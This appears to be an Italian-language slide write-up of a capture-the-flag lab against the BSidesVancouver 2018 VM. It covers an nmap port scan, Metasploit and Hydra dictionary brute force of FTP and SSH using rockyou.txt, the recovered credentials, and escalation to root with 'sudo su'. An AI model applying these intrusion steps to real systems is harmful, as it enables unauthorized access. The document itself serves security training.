
```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn 192.168.0.169
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-01 10:17 EST
Nmap scan report for bsides2018.Home (192.168.0.169)
Host is up (0.0066s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```

39

METASPLOIT BRUTEFORCE SETTING

Per eseguire l'exploit su meta abbiamo impostato come liste di password e username il file rockyou.txt e come ip vittima l'ip di BsidesVancouver in modo da trovare le credenziali di accesso al server ftp







40

METASPLOIT FTP_LOGIN

Una volta sistemate le impostazioni su Metapsloit, abbiamo avviato l'exploit, che non è altro che un bruteforce dictionary.
Come è possibile notare le credenziali sono annymous:anonymous
Successivamente con le credenziali abbiamo avuto accesso al server FTP.






41

CREDENZIALI


Una volta entrati nel server ftp abbiamo effettuato una ricerca all'interno, trovando la directory public e successivamente un file che contiene informazioni importanti sugli usernames.
Con il comando "get" abbiamo scaricato il file "users.txt.bk".
Successivamente abbiamo utilizzato queste credenziali per ottenere accesso remoto al dispositivo tramite la porta SSH.



42

HYDRA BRUTEFORCE SSH


Dati gli users trovati in precedenza abbiamo utilizzato hydra per trovare la password con un bruteforce dictionary.
Abbiamo utilizzato la lista presente in Kali Linux: rockyou.txt.
Come è possibile notare il risultato è che le credenziali sono anne:princess



43

ACCESSO E FLAG.TXT

Una volta trovate le credenziali abbiamo ottenuto l'accesso al servizio SSH.
Abbiamo dunque ottenuto i permessi di root tramite il comando "**sudo su**", navigando nelle varie directories andiamo nella directory di root.
Come è possibile notare abbiamo trovato il file Flag.txt.




GRAZIE